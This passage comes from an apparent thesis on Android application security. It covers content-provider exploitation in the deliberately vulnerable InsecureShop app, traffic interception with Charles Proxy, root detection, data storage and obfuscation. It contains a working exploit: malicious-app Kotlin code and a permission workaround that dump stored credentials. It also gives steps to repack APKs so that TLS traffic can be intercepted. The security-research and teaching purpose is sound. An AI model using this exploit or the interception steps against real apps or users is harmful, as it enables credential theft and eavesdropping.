Sharing data between applications is not an extraordinary thing on the Android platform either. Developers have to be able to send, receive and update data between different kinds of

applications in some way. For this purpose, Android offers the possibility of creating custom content providers that multiple applications can use to gather data. The paper "Detecting Passive Content Leaks and Pollution" in Android Applications [22] gives a broader perspective of the vulnerability.

5.2.10.1 Discovery of Insecure Content Provider

Insecure Shop application implemented two different content providers: InsecureShopProvider and InsecureshopFileProvider. As it can be seen in Code Snippet 21, in the Android Manifest file, InsecureShopPrivider's exported flag is set to true, which means other applications can directly access this content provider.

```
<provider
android:name=".contentProvider.InsecureShopProvider"
ndroid:authorities="com.insecureshop.provider"
android:exported="true"
android:readPermission="com.insecureshop.permission.READ"/>
```

Code Snippet 21 Exported InsecureShopProvider in the Android Manifest file

5.2.10.2 Exploit the Insecure Content Provider

To exploit the Insecure Content Provider vulnerability, the exact implementation of the targeted provider has to be inspected and analyzed. The *onCreate()* function of the provider reveals the URI-s that it listens to. As can be seen in Code Snippet 22, the targeted receiver listens to the "*com.insecureshop.provider"* authority and the path *"insecure".*

```
public final class InsecureShopProvider extends ContentProvider {
  public boolean onCreate() {
      UriMatcher uriMatcher = new UriMatcher(-1);
      uriMatcher = uriMatcher;
      if (uriMatcher != null)
        uriMatcher.addURI("com.insecureshop.provider", "insecure", 100);
      return true;
  }
}
```

Code Snippet 22 InsecureShopProvider onCreate() method

The Code Snippet 23 represents the implementation of the query function: if the URI matches with the path insecure[9], it returns a cursor that can iterate through the contained usernames and passwords.

```
public Cursor query(Uri paramUri, ...) {
    if (uriMatcher.match(paramUri) == 100) {
        MatrixCursor matrixCursor = new MatrixCursor(new String[] {
"username", "password" });
        paramString1 = Prefs.INSTANCE.getUsername();
        String str = Prefs.INSTANCE.getPassword();
        matrixCursor.addRow((Object[])new String[] { paramString1, str });
        return (Cursor)matrixCursor;
    }
    return null;
}
```

Code Snippet 23 Query method of the content provider

To be able to exploit this vulnerability, another malicious application has to be created[10]. The idea is to define a function in the harmful application that is able to scrape the data from the target application through the previously mentioned Insecure Content Provider. The possible realization of the possible function can be seen in the Code Snippet 24.

```
private fun exploitContentProvider() {
    val myUri = Uri.parse("content://com.insecureshop.provider/insecure")
    val cols = arrayOf("username", "password")
    val cursor = contentResolver.query(myUri, cols, null, null, null)
    cursor.moveToFirst()
    DatabaseUtils.dumpCursorToString(cursor).let { Log.d("Cursor", it) }
}
```

Code Snippet 24 exploitContentProvider() function in the created malicious application

The most important part here is to use the exact same parameters (path and authority) that have been defined in the content provider's URI matcher. The proper URI pattern is the following: *"content://<authority>/<path>"*. The harmful code dumps the iterated cursor with the

[9] In the code snippet the integer 100 can be seen, because this is the number the URI matcher returns in case it is matched with the "insecure" path parameter

[10] The package, class, and function names are not relevant at this time

contained usernames and passwords into the console. In real-life scenarios, the harmful application would be able to send the data to a server where the attacker can use the stolen credentials.

5.2.10.3 Error - Missing Permission

The previously demonstrated exploitation cannot run successfully due to an unexpected crash as can be seen in Figure 30. This is because, without the correctly defined permissions, the malicious application cannot manage to query data from the content provider.

```
Process: eit.martinhuszti.insecurecontentprovider, PID: 14472
java.lang.SecurityException: Permission Denial: reading com......InsecureShopProvider uri content:
requires com.insecureshop.permission.READ, or grantUriPermission()
```

Figure 30 Error message of the missing permissions

In the target application, the content provider has defined a custom *com.insecureshop.permission.READ* permission that blocks the external function execution. This exception can be resolved by specifying and adding the required permission to the manifest file, as seen in Code Snippet 25.

```
<permission android:name="com.insecureshop.permission.READ" />
<uses-permission android:name="com.insecureshop.permission.READ" />
```

Code Snippet 25 Required permissions added to the malicious application's manifest file.

After the correct permission definition, the username and password gathering from the application can be performed without any exception, as seen in Figure 31.

```
D/Cursor: >>>>> Dumping cursor android.content.ContentResolver ...
    0 {
       username=shopuser
       password=!ns3csh0p
    }
    <<<<<
```

Figure 31 Logcat of the gathered username and password from the application

Need to mention that this data is available only if the user has been logged in to the application because the credentials are saved to the memory only if a successful login has been performed before.

5.2.10.4 Mitigation of Insecure Content Provider

There are multiple ways for mitigating the Insecure Content Provider vulnerability. In the first place, it must be considered if the content provider needs to be exported or not. Exporting the content provider is only necessary if the intended use case requires other applications to access the data. A good example of this is when the data is accessible only locally and cannot be reached by other sources. To restrict the access of the content provider only for the actual application the exported flag has to be set to false in the Android Manifest, and as a result, it is not reachable by other applications on the device. As can be seen in Figure 32, after setting the proper flags the harmful application cannot perform the intended query.

```
Process: eit.martinhuszti.insecurecontentprovider, PID: 12983
java.lang.SecurityException: Permission Denial:
    opening provider com ... InsecureShopProvider that is not exported from UID 10408
```

Figure 32 Logcat of the error message with the not exported content provider

5.3 Network inspection

Analyzing the application network interactions with the server is an essential part of the cyber security perspective. This section describes monitoring an Android application network traffic with the Charles Proxy sniffing tool.

5.3.1 CatFact application

To demonstrate the network inspection adequately, a simple application has been created, since the InsecureShop does not use network communication explicitly. The created application is a single-screen application with a button and text view in the middle, as can be seen in Figure 33.



Figure 33 Screenshots of the CatFact application home screen

If the button pressed, a new fact has been asked from a public server's Application Programming Interface (API) and then printed on the screen. Just for demonstration purposes, during the request (for cat facts) another network request has been fired (for cat breeds) that is not visible for the user. The main part of the implementations can be seen in Figure 34.

```
class MainActivity : AppCompatActivity() {
    private val btn: Button by lazy { findViewById(R.id.button) }
    private val textview: TextView by lazy { findViewById(R.id.textView) }
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)
        btn.setOnClickListener {
            lifecycleScope.launch {
                val breedsNotUsed = apiService.getBreeds()
                val factResponse = apiService.getFact()
                textview.text = factResponse.fact
            }
...
```

Figure 34 Simplified CatFact activity source code

Multiple initialization processes have to be done both on the host computer and the phone to monitor and analyze the network interactions between the mobile device and the server API.

5.3.2 Charles Proxy Preparation

Monitoring the network traffic between the device and the server is not as straightforward as it used to be in older Android versions. After Android version 7.1 (Nougat), Secure Sockets Layer (SSL) pinning is applied to the device, meaning a custom network security config has to be added to the application manifest to sniff the traffic.

5.3.2.1 Charles Setup in MacOS

After Charles has been installed on the host computer (via Homebrew or other installation methods), some settings still have to be adjusted after running it for the first time. First of all, the HTTP Proxy port must be set to a unique port, like 8888, and the host machine's local Internet Protocol (IP) address has to be checked and marked down for later set up in the Android device.

5.3.2.2 Charles Setup in Android device

Running the Charles instance on the computer is not enough to capture the traffic going through the device. Setting up the monitoring consists of multiple steps on the phone. To capture the network requests and responses on the computer, it has to be ensured that all the communication that the mobile device initiates goes through the Charles Proxy tool. It is achievable with a proxy initialization in the mobile device that consists of multiple steps: first, both the device and the computer must be in the same local network. Then in the phone's network settings, under the selected network's advanced settings menu[11], the manual proxy configuration has to be set up by giving the proxy hostname as the host computer's local IP address, and the previously defined port number 8888. The proper proxy configuration (on Google Pixel 4A) can be seen in Figure 35.



Figure 35 Proxy settings for Charles on Android device

After the proper Wi-Fi settings are configured, the Charles root certificates must be downloaded and installed on the device. The certificate can be downloaded[12] by browsing the specific URL: *chls.pro/ssl.* Due to security policy, the downloaded certificate cannot be installed directly from the device file manager, as seen in Figure 36. It has to be installed in the settings menu.

[11] Finding the exact settings can differ by the brand of the actual phone or the Android version running on it.
[12] Before reaching the site to download the certificate, a pop-up has to be accepted in the Charles application on the computer to allow the incoming connection from a new source.



Figure 36 Cannot install certificates in third-party apps, only from the device settings.

After these steps have been performed on the Android device, the phone uses the host computer as a proxy to reach the internet. As a result, the network requests can be analyzed; however, Charles cannot fully decode the requests and responses because the encryption is still applied to the network transactions, as seen in Figure 37. This happens because applications that target Android version 7 or above do not trust user-added Certificate Authority (CA) certificates by default [23].



Figure 37 Charles cannot decode/read the actual network communication

5.3.3 Android APK Network Security Modification

To make network sniffing work with Charles Proxy (or other network inspecting tools) above Android version 7, the analyzed application has to be modified. The modification can be done manually using different tool combinations like Apktool and Jarsinger, or automated tools like for example APKMitm, that can do the necessary modifications within one single command.

5.3.3.1 Manual Android APK Modification

The first step to manually modifying Android APK is to decode it with Apktool, as was performed before in the 5.1.2 section. Then a custom network security configuration file has to be created in the resources folder, to be exact, under the *res/xml* directory. As seen in Figure 38, the created network security configuration file explicitly allows the certificates that have

been added by the user (certificates that have been defined by the system are allowed by default), which allows the previously installed Charles Proxy certificate to work with the current application.

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <base-config>
        <trust-anchors>
            <certificates src="system" />
            <certificates src="user" />
        </trust-anchors>
    </base-config>
</network-security-config>
```

Figure 38 Content of network_security_config.xml

After the corresponding configuration file is created and placed in the correct folder, the Android Manifest file has to be modified. The newly created a custom network security configuration file has to be defined under the application tag, as it can be seen in Figure 39.

```
<application
android:networkSecurityConfig="@xml/network_security_config" ...>
```

Figure 39 Android manifest custom network security config definition

Finally, the Android APK needs to be repacked into its original form and has to be signed again. For repacking purposes, Apktool can be used again with the build (or b in short) command as it can be seen in Figure 40.

```
debug apktool b CatFact -o catFactPatched.apk
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
W: Unknown file type, ignoring: CatFact/smali/.DS_Store
I: Checking whether sources has changed...
I: Smaling smali_classes3 folder into classes3.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
W: Unknown file type, ignoring: CatFact/smali_classes2/.DS_Store
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/kotlin)
I: Copying libs... (/META-INF/services)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
debug
```

Figure 40 Apktool build command result

Once again, the generated file is an Android APK; however, it still cannot be installed on any device. To be installable, it still has to be signed again, which can be achieved using a built-in Java tool called Jarsinger. After the application signing process, the modified Android APK can be reinstalled on the device. As can be seen in Figure 41, Charles Proxy is able to decrypt the network traffic and analyze its content.



Figure 41 Charles can decrypt the network traffic

5.3.3.2 Automatic Android APK modification

The previously done steps can be simplified by using an automatic tool that does the identical steps to achieve the same result. One of these automatic tools is called apk-mitm [24], which is a Command Line Interface (CLI) based program that prepares the Android APK files to be analyzed with HTTPS inspection applications. The result of the automatic tool can be seen in Figure 42.



Figure 42 apk-mitm tool result

A small difference between the beforehand showcased manual preparation and the apk-mitm tool is that the AIO uses the uber-apk-signer instead of the Java built-in signer, but the final result is the same.

5.4 Root checking

By default, Android device users do not have super-user privileges on their devices. However, the privileges can be granted with different easy-to-access and easy-to-use tools like Magisk [25] which is a universal and popular rooting tool for Android devices. Android application developers do not want users to have full control ability over their applications because they could be able to modify the application as they want, for example, by enabling paid features without actually paying for them or modifying inner variables (e.g., game credits).

To exclude root users from using the applications, there are multiple methods to detect if environment[13] in which the application is being run has root access or not. Depending on the result of the root check, the application can deny accessing itself, which is a common practice in financial-related applications (for example bank's own mobile application).

5.4.1 Root Checker application

To demonstrate how root checking can be performed, an example application has been created with the name "Root Checker". It utilizes the RootBeer root checker library to decide whether the application is rooted or not. To ensure the granted privileges on the used device, multiple analyses have been made.

For instance, if the device can reach and read folders or files that it should not suppose to, that means the current user can have the privilege to reach the whole file system which is achievable only if the user is a super-user.

Another sign of root capabilities is if there are installed applications or packages on the device that are used to handle root privileges (such as Superuser or Chainfire). However, this can lead to possible false positives, because these applications are publicly available on Google Play Store and can be installed even without root access [26]. As seen in Figure 43, if a root is detected, the application finishes itself; otherwise, it works as intended.

[13] Can be a simulator, smart television, smart watch or other kinds of smart devices, not only mobile phones

```
val rootBeer = RootBeer(this)
if (rootBeer.isRooted) {
    Log.d("ROOT_CHECK", "Root is detected! Finishing...")
    finish()
} else {
    Log.d("ROOT_CHECK", "Root is not detected")
    // Rest of the code
}
```

Figure 43 RootBeer usage in MainActivity onCreate function

While running the application, the RootBeer library checks for different kinds of root fingerprints, as seen in Figure 44.

```
I/RootBeer: LOOKING FOR BINARY: /data/local/su Absent :(
I/RootBeer: LOOKING FOR BINARY: /data/local/bin/su Absent :(
...
I/RootBeer: LOOKING FOR BINARY: /vendor/xbin/su Absent :(
D/ROOT_CHECK: Root is not detected
```

Figure 44 RootBeer output on a non-rooted emulator

However, if the device is equipped with root capabilities, it has been detected right away, and the execution of the applications is stopped as the logcat output is presented in Figure 45 when the emulator has been started with root capabilities.

```
V/RootBeer: RootBeer: checkForBinary() [193] - /system/xbin/su binary
detected!
D/ROOT_CHECK: Root is detected! Finishing...
```

Figure 45 RootBeer output on a rooted emulator

6 Analysis and Discussion

As stated in the previous chapter, Android applications are as vulnerable as other applications (web, desktop, etc.) even though Android applications have their own separate sandbox[14] environments.

6.1 General Findings

A noticeable finding during writing this thesis was the easiness of creating mistakes and vulnerabilities in the code, even if the codebase was not too complex. These mistakes are due to the misused libraries and forgotten security measurements during development. The appearance of these problems can be more problematic and numerous in applications due to the increased amount of code.

Stealing credentials is harmful, mainly if the username and password combination is used in other applications. Thence, registering into a new application or service that users are not entirely sure if the security is hardened enough, creating a completely new email address and password[15] is recommended.

Not all security vulnerabilities can be patched or fixed and there are also cases when it does not worth fixing a potential vulnerability but leaving it unpatched with the probability of exploitation. This can be due to the fact that the financial loss might be less in case of the actual exploitation than the price of vulnerability mitigation (for instance a whole architecture replacement would cost many working hours, testing time, server downtimes, etc.). But there is also a possibility that the threat that exists in the service is behind multiple security layers (physical building, strong authentication, etc.) and is not reachable by anyone which reduces the likelihood to a minimum level and marks it as accepted.

It is worth mentioning that after the application is published and there are no security intrusions detected, it does not mean there are no vulnerabilities existing in the program. Usually, as an application's popularity grows, more attempts will appear to crack or hack it. This can lead to more sophisticated and plentiful attacks simultaneously.

---

[14] Cannot reach other applications on the device directly

[15] Using a new password each time is also highly advisable due to the increased amount of data breaches

6.2 Levels of Sensitivity

The more sensitive the data is, the more complex the authentication must be. Before showing sensitive information to the user a commonly used technique is to force them to identify themself. It is widely used in banks and fintech applications like Revolut[16] or Osuuspankki[17]. Whenever the application has been closed or put into the background, it hides its content and blocks the UI interface until the correct credentials are matched again. The reauthentication process can be speeded up by biometric authentication to make the user experience more flawless and fluid.

For example, to check the bank account balance, the user usually has to log in with basic credentials, but no other stronger verification methods are required. The application can be browsed by checking the recent transaction history, seeing the current balance, etc. But in the case of a money transfer transaction being initialized, the application asks for the credentials again. Depending on the actual implementation of the application, it can sometimes even use another factor of authentication (sending a one-time SMS code to the account-linked phone number) to fulfill the multi-factor authentication requirements. This layered security abstraction is explained in deeper detail in "A Multi-layer of Multi Factors Authentication Model for Online Banking Services" paper [27].

6.3 Storing Data

According to OWASP Mobile Security Project [29], the second most common security issue in mobile applications is Insecure Storage Vulnerability as was introduced also in section 5.2.8. There are plenty of exploitations that exist for this kind of vulnerability since enormous and only a few of the exploitations were mentioned in this thesis. A more exhausting research and threat analysis can be examined in the "Android Data Storage Security: A Review" article [28]. A golden rule that should be taken into practice is to store and collect as little and fewer data and sensitive information from the user as possible. Even in the case of a successful attack, the value of the gathered assets is low enough to not impact or damage significantly the user or the company. Mobile applications are usually used as frontend applications, meaning the sensitive data and critical business logic must be stored and performed on a secured server. Sensitive

[16] Very popular fintech neo-bank that is based in the United Kingdom.
[17] One of the most known Finnish Bank

data should be stored locally, only if the application has to work in offline mode without a network connection, or saving computational and network resources by caching larger files in the device (to not download them again from the server)

6.3.1 Shared Preferences

As was mentioned in section 5.2.8, by default, the Shared Preferences are not protected by any encryption algorithms, which means all the stored data is publicly available to anyone who has access to the Android device. A common practice is to keep the login credentials in the Shared Preferences (for instance, the JSON Web Tokens (JWT) as access and refresh tokens), however, it should not be left without any protection. Enabling the encryption of the Shared Preferences as it was done in section 5.2.8.2, can result in some performance drawbacks, mainly if the values are regularly written. But fortunately reading from the Shared Preferences file does not impact the performance significantly (only the first read of the key-value pair would take more time). Enabling the encryption by default and letting the developers explicitly disable the encryption if required would be a reasonable choice that could lead to safer default Android application architecture.

6.3.2 Alternative Shared Preferences Library: DataStore

Google introduced in their Android Jetpack program[18] the DataStore library [29] as a better and more convenient data storing tool to replace the Shared Preferences library.
By using DataStore, it enables the developers to create preferences as fast as possible in two different ways:

- Preferences DataStore does not require any predefined schema, but it does not provide type safety
- Proto DataStore enables custom data types with required predefined schema, but in exchange, type safety is included

The easiness of the initialization of it can be seen in Code Snippet 26.

```
val Context.dataStore: DataStore<Preferences> by preferencesDataStore(name =
"settings")
```

Code Snippet 26 Datastore initialization

[18] A collection of libraries recommended by Google

6.3.3 Drawbacks of DataStore

The idea of the DataStore is satisfactory, but the easiness and simpleness of the library have their price: the lack of security and encryption. Google does not provide any secure wrapper library or encryption-supported implementation, therefore it is only up to the developers if they do implement a custom encryption algorithm for saving the data into the DataStore [30].

6.4 Network Protection

It is well known that Android applications' network requests and responses can be monitored via proxies even though there are several techniques trying to prevent it. One of these counter measurements is implementing SSL pinning[19] in the application layer or blocking the user-installed network certificates on the system level as previously showcased in section 5.3; however, still many tools allow attackers to bypass these kinds of security enhancements rather easily [31]. Bypassing techniques can also be done with the already discussed Apktool's decode and repack features, but the Android-CertKiller [32] python script can also be used which is capable of bypassing the SSL or certification pinning with a few commands.
Typically network sniffing is mainly focused on discovering the possible vulnerabilities of the server-side rather than exploiting the Android application itself. The attackers are using the mobile app as a surface to gather the available endpoints of the backend. For that reason, the network traffic has to be decrypted and analyzed. Hardening the mobile application network security will not prevent the attacks against the backend servers but shorten the possibility of attackers discovering its weaknesses.

6.5 SafetyNet

Google is aware of bypassing the different security checks in Android applications and as a solution, a service called SafetyNet [33] has been created. It tries to protect the applications from security threats using Google's specific API, by checking various aspects, for example, if the device has been tampered, are harmful applications are installed on it, also protects against fake users, etc. The only drawback is the expensive billing of the service. Every request sent to the service has to be paid, which can be scaled up quickly in vaster application implementations.

---

[19] By using SSL pinning, the developer can define explicitly the public key or the certificate of the original host making sure the application communicates with the correct server

6.6 Obfuscation

As it was made clear during the penetration testing chapter, all the discoveries of the vulnerabilities were relatively uncomplicated, because the whole source code was available without any obfuscation applied to it.
Obfuscation gives a layer of security to released applications and makes it harder from the outside to see what is happening under the hood. However, several reverse engineering tools can reconstruct the original code. There is also a problem that not all the code parts can be obfuscated due to varietal reasons (for example, API calls and URL strings have to remain the same for the server to understand the actual requests).

6.6.1 ProGuard

Android has a built-in tool called ProGuard [34], which is responsible for obfuscation, optimization, etc. It can remove unnecessary logs and provide a well-customized approach via a description file (called proguard.pro). However, if it is not configured correctly, it can miss possible optimization and leave security risks (for example, it does not remove logs that can reveal meaningful processes or sensitive data). Or in case of over obfuscation, it can break the application behavior (obfuscated the API key or endpoint URLs) due to the unrecognized parameters in network communication. The obfuscation can also rename the classes so their purpose can remain hidden and unclear.

6.6.2 Control Flow Alteration

Another possible approach for protecting the source code from outside analyzers is to create control flow alteration. With this technique, programmers can make the reverse process harder and more challenging the price of the application's performance. It can be achieved by injecting No Operations (NOPs) into the bytecode or inserting unnecessary codes into the codebase to trick and overflow the analyzer [35].

6.6.3 Impact on Performance

Developers have to keep in mind that obfuscation may impact and scale down the performance of the application (both running performance and build time) depending on the size of the project. For instance, in the case of string resources obfuscation and encryption, these encrypted data have to be decrypted whenever the assets have been accessed. As a result, it is desirable to hide only sensitive information, but the non-valuable assets should remain untouched.

Undoubtedly some techniques have zero impact on performance (such as class renaming). Furthermore, this class renaming approach can even shrink the size of the generated bytecode; long-named classes can be shrunk into a few characters and save space by that [36].

6.6.4 Bytecode Comparison

To demonstrate the exact difference and importance of obfuscation, three different kinds of Android APKs were created:

- Firstly, the obfuscator was completely turned off during the building. The result of it can be seen in Figure 46.
- Secondly, the obfuscation was turned back on with the default proguard.pro configuration, as seen in Figure 47.
- Finally, the third approach can be seen in Figure 48, where a specified and optimized rule set was added to the proguard.pro configuration file.



Figure 46 Classes.dex without ProGuard enabled analyzed in JD-GUI

Turning on the default obfuscation for the building process consists of adding two lines into the build.gradle file: minifyEnabled and proguardFiles, as can be seen in Code Snippet 27

```
buildTypes {
    release {
        minifyEnabled true
        proguardFiles getDefaultProguardFile('proguard-android-optimize.txt'),
'proguard-rules.pro'
    }
}
```

Code Snippet 27 Enabling ProGuard for release builds

Enabling the ProGuard function with the minifyEnabled flag could look enough; however, it can be fine-tuned by defining different and sophisticated rules in the proguard.pro configuration file.



Figure 47 Classes.dex with empty ProGuard rules analyzed in JD-GUI

Some proper templates are given a good start with hardening the obfuscation by setting some parameters. For example, replacing deterministic name obfuscation by randomizing the dictionary or repackaging all classes into a single file [37][38].



Figure 48 Classes.dex after a proper proguard.pro setup analyzed in JD-GUI

6.6.5 Other Obfuscator Tools

Other tools, next to ProGuard, such as DexGuard, include the already mentioned string resource obfuscator, but its usage and implementation are not free of charge. There is a tool called Obfuscapk [39] that can apply obfuscation on the decompiled smali code, resources, and the manifest file to harden the overall security.

6.7 Hot and Cold Storage

This section explains the methodology and idea of an exciting aspect of using hot and cold storage for storing sensitive data in databases. This approach is usually used in digital currencies but can be applied to other fields as well.

The central concept is to store the data in two (or more) separate databases depending on the data's value, importance, and sensitivity. For instance, when storing bank card credentials, the user has to give the credit card number with the expiration date plus the Card Verification Code (CVC). After the user inserted these numbers, it has to be saved to the server's database. From the applications' and users' perspectives, it is not necessary anymore to show the user what has been inserted and stored; the last four digits of the card number are enough to differentiate and recognize which card the user wants to use for their payment.

The payment transactions are made on the server side, and the server is aware of the entire card data even though it is not shown and cannot be accessed anymore by the user. The outcome of this approach is that the entered information does not have to be directed to the user again because they were the ones who entered it, which means they own that asset.

